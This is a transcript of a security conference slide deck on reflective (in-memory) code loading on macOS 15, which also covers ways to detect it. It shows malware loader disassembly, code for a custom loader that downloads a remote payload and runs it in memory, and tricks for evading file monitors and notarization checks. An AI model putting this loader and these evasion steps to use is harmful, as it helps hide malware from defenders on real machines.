Mirror Mirror: Restoring Reflective Code Loadin...
 Ship Features Fearlessly
Turn features on and off without deploys. Used by thousands of Ruby developers.
→

Share
Mirror Mirror: Restoring Reflective Code Loading on macOS
Reflective code loading is a powerful technique often (ab)used by sophisticated malware to execute payloads directly from memory, bypassing detection. On macOS, this was once trivial due to loader APIs that natively supported this capability—until Apple quietly reworked these APIs to enforce file-based loading, a change that seems to have gone unnoticed by many malware authors.
In this talk, we'll first revisit traditional methods for reflective code loading on macOS and examine specific examples of malware that have leveraged, and in some cases continue to leverage, these now-obsolete and ineffective approaches.
We'll then explore methods to restore reflective loading, culminating in a surprisingly simple approach that leverages Apple's own loader, ensuring that reflective code loading remains possible even on macOS 15!
And while this undeniably poses significant challenges for defenders, the talk will conclude with strategies that aim to both detect and mitigate this capability.

Patrick Wardle
Transcript
48 slides
-
WHAT YOU WILL LEARN Approaches (on macOS 15) Background and
history Detection(s)? All things related to "reflective" (in-memory) code execution, and why it's a must-have capability for malware, even on macOS 15 In-memory code execution -
RESOURCES ...and previous (pre-macOS 15) research "Reflective Code Loading" (Red
Canary) "Dyld-DeNeuralyzer" A. Chester (@_xpn_) "Writing Bad @$$ Malware for OS X" (P. Wardle) -
REFLECTIVE ("IN-MEMORY") CODE LOADING Defined: "The execution of (compiled) code,
directly from memory" computer's memory Note: the payload is never written to disk! (or if it is, only in its encrypted form) Legend (and for the remainder of the talk): binary on disk 'image' binary in-memory 'image' -
ON-DISK VS. IN-MEMORY Compiled binaries on disk, are optimized for
storage. Thus their layout is different from their corresponding in-memory "image". So, one cannot simply copy a file into memory and directly execute it! ...need a loader! != binary (on disk) binary (in-memory) -
WHY DO WE CARE ABOUT IN-MEMORY CODE LOADING? Apple does
not allow any process to read the memory of another processes. (Yes, this includes notarized security tools) # ./readMemory Calculator ERROR: task_for_pid() failed with 5 ((os/kern) failure) task_t remoteTask = 0; task_for_pid(mach_task_self(), remotePID, &remoteTask); mach_vm_read(remoteTask, ...); 01 02 03 04 "task_for_pid is a security vulnerability ...and so modern versions of macOS ...restrict its use" -Apple reading remote memory: (now) denied no user-mode AV memory scanning macOS ! to Apple, privacy > security -
ISN'T ALL CODE EXECUTED FROM MEMORY? ...yes, but it is
backed by an on-disk compiled binary Read binary off disk, mapping it (+dylibs) into memory (also handling alignment, memory permissions, etc.) Loader: Applies relocations & resolves symbols Executes initializers, transfer control to main() Loader in-memory image (ready for execution) macOS's loader is dyld (github.com/apple-oss-distributions/dyld) -
ARE YOU A HACKER? all your payloads should be (decrypted
& executed) in-memory "The macOS file system is carefully scrutinized by endpoint detection & response (EDR) tools, commercial antivirus (AV) products, & Apple's baked-in XProtect AV. As a result, when an adversary drops a known malicious binary on disk, the binary is very rapidly detected and often blocked." -Red Canary Hackers: Your in-memory payloads are invisible & cannot be captured !! "Memory scanning capabilities on macOS are pretty bad in general. But [the] abolition of kexts for macOS will definitely make it impossible to access [remote] memory..." -Matt Suiche ...so no detection nor analysis !? 🫣 -
CASE STUDY: GAUSS (WINDOWS) ...whose payloads have never been decrypted!
"The most interesting mystery is Gauss encrypted warhead [environmentally encrypted payloads]. Despite our best efforts, we were unable to break the encryption." -Kaspersky (2012) NSA patents related to key generation for the protection of in-memory payloads? (Note: patent titles are unclassified) reference to in-memory loader 🤯 -
ARE A (MACOS) DEFENDER? ...well, good luck! ...though we will
discuss indirect (reactive) methods that can detect the fact that something might be executing in- memory code. -
2005: APPLE'S "MEMORY BASED BUNDLE" sample code (posted by Quinn/eskimo1)
"MemoryBasedBundle is a sample that shows how to execute Mach-O code from memory, rather than from a file" -Apple works on macOS 10.3+ (first implementation of NSCreateObjectFileImageFromMemory) -
2009: MAC HACKER'S HANDBOOK shellcode-based in-memory loader (Miller/Dai Zovi) an
in-memory, in-memory loader (again, invoking NSCreateObjectFileImageFromMemory) -
~2009: (YOUNG) PATRICK persistent macOS implants utilizing in-memory execution "MRC":
memory resident code loader installer loader source code -
~2017+: PUBLIC MALWARE ...finally joins the party macOS malware leveraging
in-memory loading (credit: Red Canary) -
CASE STUDY: APPLEJEUS (2019) aes_decrypt_cbc(...); load_from_memory(...); 01 02 int load_from_memory(...)
{ rax = mmap(0x0, arg1, 0x7, PROT_READ|PROT_WRITE|PROT_EXEC, -1, 0x0); memory_exec2(rax, r12, r14); 01 02 03 int memory_exec2(int arg0, int arg1, int arg2) { rax = NSCreateObjectFileImageFromMemory(rdi, rsi, &var_58); rax = NSLinkModule(var_58, "core", 0x3); ... 01 02 03 04 "Lazarus Group Goes 'Fileless'" objective-see.org/blog/blog_0x51.html malware's disassembly -
CASE STUDY: EVILQUEST (2020) ei_run_memory_hrd: ... name = _ei_str("31PjE|0vS2ZW1vAqe72XgFpz1PI1Yu10DxfT0000023"); ...
0x0000000100003854 call NSCreateObjectFileImageFromMemory ... 0x0000000100003973 call NSLinkModule(..., name, ...) ... 0x00000001000039aa call NSLookupSymbolInModule ... 0x00000001000039da call NSAddressOfSymbol ... 0x0000000100003a11 call rax 01 02 03 04 05 06 07 08 09 10 11 12 13 decrypts to: "[Memory Based Bundle]" Apple ('Memory Based Bundle') EvilQuest "ei_run_memory_hrd" ...also not original (essentially just copied Apple's 'Memory Based Bundle' sample project) -
IN-MEMORY LOADING from Apple's 'Memory Based Bundle' sample code int
file = open(filePath, O_RDONLY); off_t fileSize = lseek(file, 0, SEEK_END); vm_allocate(mach_task_self(), (vm_address_t *)&buffer, (size_t)fileSize, true); pread(file, buffer, (size_t)fileSize, 0); 01 02 03 04 05 NSObjectFileImage ofi = NULL; NSCreateObjectFileImageFromMemory(buffer, fileSize, &ofi); NSModule module = NSLinkModule(ofi, "[Memory Based Bundle]", NSLINKMODULE_OPTION_PRIVATE); 01 02 03 typedef void (*EntryPoint)(const char *message); NSSymbol symbol = NSLookupSymbolInModule(module, "_" "entryPoint"); EntryPoint entry = NSAddressOfSymbol(symbol); entry("hello #OBTS v7"); 01 02 03 04 05 06 Read into memory (though could be downloaded directly into memory) Loader magic (NSCreateObjectFileImageFromMemory & NSLinkModule) Resolve entry point and invoke it -
AND ALL WAS WELL & GOOD ...until it wasn't (as
of dyld3) NSModule NSLinkModule(...) { //if this is memory based image // write to temp file, then use file based loading if(image.memSource != nullptr ) { ... char tempFileName[PATH_MAX]; const char* tmpDir = getenv("TMPDIR"); strlcpy(tempFileName, tmpDir, PATH_MAX); strlcat(tempFileName, "NSCreateObjectFileImageFromMemory-XXXXXXXX", PATH_MAX); int fd = ::mkstemp(tempFileName); pwrite(fd, image.memSource, image.memLength, 0); image.path = strdup(tempFileName); } 01 02 03 04 05 06 07 08 09 10 11 12 13 14 NSLinkModule now (always) writes in-memory payloads to disk! 'template' for file name memory-based payloads now always written to disk 👀 😭 -
IN-MEMORY CODE LOADING ...UNDONE!? % ./MemoryBasedBundle -nsmem Bundle.bundle Hello #OBTS
v7.0! ...from NSCreateObjectFileImageFromMemory Path: /private/var/folders/b0/60435j5n6q79zs30z5qgbqcm0000gn/T/NSCreateObjectFileImageFromMemory-RbwLdxjP # FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter MemoryBasedBundle { "event" : "ES_EVENT_TYPE_NOTIFY_CREATE", "file" : { "destination" : "/private/var/folders/b0/60435j5n6q79zs30z5qgbqcm0000gn/T/NSCreateObjectFileImageFromMemory-RbwLdxjP", "process" : "MemoryBasedBundle" } } { "event" : "ES_EVENT_TYPE_NOTIFY_WRITE", "file" : { "destination" : "/private/var/folders/b0/60435j5n6q79zs30z5qgbqcm0000gn/T/NSCreateObjectFileImageFromMemory-RbwLdxjP", "process" : "MemoryBasedBundle" } } binaries loaded via NSCreateObjectFileImageFromMemory (and friends) now have a path that can also be seen via a file monitor -
so, no more in-memory loading on macOS ? naw, we
just have to evolve! -
OUR GOAL In-memory loading is still supported, just not via
Apple's dyld APIs The loader runs in our own process, giving us a lot of options/flexibility Restore the ability to execute binaries directly from memory ...and a few observations ....without having to write our own loader from scratch ! Note that: Goal: -
APPROACH #1: USE A RAMDISK + DYLD'S APIS ...which technically
keeps the payload off the file system NSModule NSLinkModule(...) { if(image.memSource != nullptr ) { const char* tmpDir = getenv("TMPDIR"); ... 01 02 03 04 05 Create ramdisk Set "TMPDIR" to ramdisk Load code via dyld APIS we can set ! Ramdisk: A block of memory (RAM), that the OS will treat as if it was a (file) disk drive -Wikipedia In-memory payload Plan: Ramdisk (still memory!) In-memory payload (now loaded & exec) dyld APIs "write it out" & then load it -
IN-MEMORY RESTORED? ...though file events are generated & payloads are
accessible % diskutil erasevolume APFS RAM_Disk $(hdiutil attach -nomount ram://32768) % export TMPDIR=/Volumes/RAM_Disk % ./MemoryBasedBundle -nsmem Bundle.bundle Hello #OBTS v7.0! ...from NSCreateObjectFileImageFromMemory Path: /Volumes/RAM_Disk/NSCreateObjectFileImageFromMemory-hk9lvWNB # FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter MemoryBasedBundle { "event" : "ES_EVENT_TYPE_NOTIFY_CREATE", "file" : { "destination" : "/Volumes/RAM_Disk/NSCreateObjectFileImageFromMemory-hk9lvWNB", "process" : { "name" : "MemoryBasedBundle", ... ...though yes, we're 100% in-memory, our actions still generate "file" events and anybody can grab the payload off the ramdisk create ramdisk ...and set TMPDIR to point to it -
ABOUT THAT FILE (TEMPLATE) NAME? ...recall, that is hardcoded in
NSLinkModule Security tools can (and do!) monitor for files matching this template NSModule NSLinkModule(...) { if(image.memSource != nullptr ) { ... strlcat(tempFileName, "NSCreateObjectFileImageFromMemory-XXXXXXXX", PATH_MAX); ... } 01 02 03 04 05 06 07 hardcoded file name (template) -
CHANGING THE FILE NAME? ...to thwart detection of the payload
(e.g. off a ramdisk) NSModule NSLinkModule(...) { if(image.memSource != nullptr ) { ... strlcat(tempFileName, "NSCreateObjectFileImageFromMemory-XXXXXXXX", PATH_MAX); 01 02 03 04 05 max length Process 35124 stopped * thread #1, queue = 'com.apple.main-thread', stop reason = instruction step over frame #0: 0x0000000192b0e4a4 dyld`dyld4::APIs::NSLinkModule(...) + 312 dyld`dyld4::APIs::NSLinkModule: -> 0x192b0e4a4 <+312>: bl 0x192ad4ea0 ; strlcat (lldb) x/s $x0 0x16fdfe428: "/Volumes/RAM_Disk/AAAAAAAAAAAAAAAAAAAAAAAAA.../AAAAAAAAAAAAAAAAAAAAAAAAA" (lldb) x/s $x1 0x192b4c7c0: "NSCreateObjectFileImageFromMemory-XXXXXXXX" strlcat will only copy up to specified size (e.g. PATH_MAX) ...so if we've already filled up the buffer (with a nested directories?) , the file name won't be added ! directory component already > PATH_MAX -
CHANGING THE FILE NAME ...to thwart collection of payload %
export TMPDIR=/Volumes/RAM_Disk/AAAAAAAAAAAAAAAAAAAAAAAAA.../AAAAAAAAAAAAAAAAAAAAAAAAA % ./MemoryBasedBundle -nsmem Bundle.bundle Hello #OBTS v7 ...from NSCreateObjectFileImageFromMemory Bundle Path: /Volumes/RAM_Disk/AAAAAAAAAAAAAAAAAAAAAAAAA.../AAAAAAAAAAAAAAAAAAAAAAAAA No more "NSCreateObjectFileImageFromMemory-XXXXXXXX" ...means no more detection ? Should thwart file & log monitors! (looking for'NSCreateObjectFileImageFromMemory-....') (full) path ...no 'NSCreate...XXXXXX' -
PATCHING THE LOADER (@_XPN_) ...which runs in our own process
space "DyldDeNeuralyzer" Adam Chester (@_xpn_) github.com/xpn/DyldDeNeuralyzer a file (albeit not the payload) still created In-memory loading, via loader patches Search for functions of interest (mmap, pread, fcntl) Patch functions (requires changing memory permissions) Invoke (now-patched) dyld functions to load the payload -
OUR GOAL Restore the ability to execute binaries directly from
memory ....without having to write our own loader from scratch! no files (ramdisk / otherwise) ...can we just use older versions of dyld? (spoiler: yes !) -
OLDER VERSIONS OF DYLD ...support in-memory loading! Compile (older) dyld
code Profit! ...hooray: in-memory code execution! ?? extern "C" void* dlopen_from_memory(void* mh, int len) { //load const char* path = "foobar"; auto image = ImageLoaderMachO::instantiateFromMemory(path, (macho_header*)mh, len, g_linkContext); //link std::vector<const char*> rpaths; ImageLoader::RPathChain loaderRPaths(NULL, &rpaths); image->link(g_linkContext, true, false, false, loaderRPaths, path); //execute initializers (constructors, etc.) ImageLoader::InitializerTimingList initializerTimes[1]; initializerTimes[0].count = 0; image->runInitializers(g_linkContext, initializerTimes[0]); return image; } 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15 16 17 18 required dyld files -
TEST (MACOS 15) remote payload, downloaded & executed from memory!
NSURL* url = [NSURL URLWithString:<remote payload>]; NSData* data = [NSData dataWithContentsOfURL:url]; //optionally decrypt void* handle = dlopen_from_memory(data, data); 01 02 03 04 05 06 % ./customLoader https://file.io/PX4HVdOlgANO Downloaded https://file.io/PX4HVdOlgANO into memory Loading... Mach-O loaded at 0x6000021d8000 Linking... Invoking initializers... "Hello #OBTS v7" # FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter customLoader | grep "ES_EVENT_TYPE_NOTIFY_CREATE" download execute (in-memory) no files created! ✅ -

HARDENED RUNTIME? ...optional, but required for notarization % codesign -dvvv
customLoader Executable= customLoader ... CodeDirectory v=20500 size=3896 flags=0x10000(runtime) % ./customLoader https://file.io/PX4HVdOlgANO Downloaded https://file.io/PX4HVdOlgANO into memory Loading... Mach-O loaded at 0x6000021d8000 Linking... Invoking initializers... zsh: killed ./customLoader crash report "Hardened Runtime": Enforces code signing checks (which compares an on-disk signature with one in memory) means you have to have something on disk ! -
HARDENED RUNTIME? ...exception entitlements allowing unsigned memory either: com.apple.security.cs.allow- unsigned-executable-memory
or com.apple.security.cs.disable- executable-page-protection % codesign -dvvv customLoader ... CodeDirectory v=20500 size=3896 flags=0x10000(runtime) % codesign -d --entitlements - --xml customLoader ... <key>com.apple.security.cs.disable-executable-page-protection</key> <true/> % ./customLoader https://file.io/PX4HVdOlgANO Downloaded https://file.io/PX4HVdOlgANO into memory ... "Hello #OBTS v7" 'exception' entitlement -
IF YOU'RE A HACKER: Create a simple loader with (older)
dyld code Enable 'Hardened Runtime' (with exception entitlements) then submit for notarization % codesign -vvvv -R="notarized" --check-notarization <redacted> <redacted>: valid on disk <redacted>: satisfies its Designated Requirement <redacted>: explicit requirement satisfied As Apple does not allow any process to read the memory of another processes, your payloads are invisible & cannot be captured (And your loader code reveals nothing!) Apple will notarizes anything that isn't malware ! ...and in-memory payloads don't need to be notarized ! -
LOG MSGS || ENDPOINT SECURITY EVENTS? % ./customLoader https://file.io/PX4HVdOlgANO Downloaded
https://file.io/PX4HVdOlgANO into memory Press any key to continue: _ Loading... Mach-O loaded at 0x6000021d8000 Linking... Invoking initializers... "Hello #OBTS v7" begin monitoring here No log nor Endpoint Security messages are generated by our loader (not even for ES_EVENT_TYPE_NOTIFY_MMAP). -
VIEWING MEMORY MAPPINGS? % ./customLoader https://file.io/PX4HVdOlgANO Downloaded https://file.io/PX4HVdOlgANO into memory
Loading... Linking... Invoking initializers... "Hello #OBTS v7" (I'm loaded at: 0x104c20000) load address (0x104c20000) % vmmap `pgrep customLoader` Process: customLoader [5631] ... ==== Non-writable regions for process 5631 ... MALLOC metadata 104bd4000-104bd8000 [ 16K 16K 16K 0K] r--/rwx SM=SHM dylib 104c20000-104c24000 [ 16K 16K 16K 0K] r-x/rwx SM=ZER dylib 104c24000-104c28000 [ 16K 16K 16K 0K] r--/rwx SM=ZER dylib 104c2c000-104c34000 [ 32K 32K 32K 0K] r--/rwx SM=ZER STACK GUARD 1672f4000-16aaf8000 [ 56.0M 0K 0K 0K] ---/rwx SM=NUL stack guard for thread 0 __TEXT 192ad2000-192b55000 [ 524K 524K 0K 0K] r-x/r-x SM=COW /usr/lib/dyld memory mappings (via vmmap, which has special Apple entitlements) in-memory payloads identified as 'dylib' by vmmap ...may (reactively) reveal memory-mapped payloads -
VIEWING RUNNING THREADS? % sample `pgrep customLoader` Process: customLoader [5631]
... Call graph: ... 1 mach_msg2_trap (in libsystem_kernel.dylib) + 8 [0x192e19e34] 8605 Thread_32409566 8605 thread_start (in libsystem_pthread.dylib) + 8 [0x192e560fc] 8605 _pthread_start (in libsystem_pthread.dylib) + 136 [0x192e5b2e4] 8602 ??? (in <unknown binary>) [0x10283bcc8] ! 8602 sleep (in libsystem_c.dylib) + 52 [0x192d056f8] ! 8602 nanosleep (in libsystem_c.dylib) + 220 [0x192cfc714] ! 8602 __semwait_signal (in libsystem_kernel.dylib) + 8 [0x192e1d3c8] thread with a call stack thru an "<unknown binary>" (via sample, which has special Apple entitlements) note: sample suspends the process, so is rather "invasive" "<unknown binary>" ...may (reactively) reveal memory-mapped payloads -

FLAGGING THOSE EXCEPTION ENTITLEMENTS? SecStaticCodeRef staticCode = NULL; CFDictionaryRef signingDetails
= NULL; SecStaticCodeCreateWithPathAndAttributes(<path to binary>, ..., &staticCode); SecCodeCopySigningInformation(staticCode, kSecCSSigningInformation, &signingDetails); //entitlements included signing info dictionary (key: kSecCodeInfoEntitlementsDict) 01 02 03 04 05 06 07 ...maybe not used, plus lots of legit binaries have them! Extracting entitlements % find /Applications -type d -name "*.app" -exec sh -c ' for app; do codesign -d --entitlements :- "$app" 2>/dev/null | grep -qE "com.apple.security.cs.(allow-unsigned-executable- memory|disable-executable-page-protection)" && echo "$app"; done ' sh {} + /Applications/Adobe Photoshop 2025/Adobe Photoshop 2025.app /Applications/GitHub Desktop.app /Applications/Google Chrome.app/Contents/Frameworks/.../Google Chrome Helper (Plugin).app /Applications/Hopper Disassembler v4.app /Applications/iMovie.app /Applications/Spotify.app /Applications/Parallels Desktop.app/Contents/MacOS/Parallels VM.app ... /Applications/zoom.us.app/Contents/Frameworks/aomhost.app }60+ apps! (on my computer) -
THE BEST (ONLY?) SOLUTION? ...ignore the loading and detect the
actions of the payloads! new malware is generally undetected (maybe even notarized) ...always wise to focus on, "the behaviors exhibited by the [payloads]" -Colson ...but still, you can't recover the payloads 🫣 -
TAKEAWAYS In-memory ("reflective") loading on macOS 15 is alive and
well! Defenders ...good luck 😅 and thanks to dyld, very simple to restore! Hackers make all your payloads in-memory! -
Apple's failure to strike an adequate balance between security and
privacy, often (as shown here) ultimately empowers the adversaries, while largely crippling the defenders. ...maybe Apple can give us an entitlement to scan memory 🤞 -
"Reflective Code Loading" redcanary.com/threat-detection-report/techniques/reflective-code-loading/ "Custom Mach-O Image Loader" github.com/octoml/macho-dyld "Writing
Bad @$$ Malware for OS X" blackhat.com/docs/us-15/materials/us-15-Wardle-Writing-Bad-A-Malware-For-OS-X.pdf "Restoring Dyld Memory Loading" blog.xpnsec.com/restoring-dyld-memory-loading/ "Running Executables on macOS From Memory" blogs.blackberry.com/en/2017/02/running-executables-on-macos-from-memory "Lazarus Group Goes 'Fileless'" objective-see.org/blog/blog_0x51.html "Understanding & Defending Against Reflective Code Loading on macOS" slyd0g.medium.com/understanding-and-defending-against-reflective-code-loading-on-macos-e2e83211e48f RESOURCES: Mirror Mirror Restoring "Reflective" Code Loading on macOS
 patrickwardle
 daitak
 chmikata
 yosukeyoshida
 junya_okura
 kaminashi
 jacopen
 knwoop
 k6s4i53rx
 legalontechnologies
 oidfj
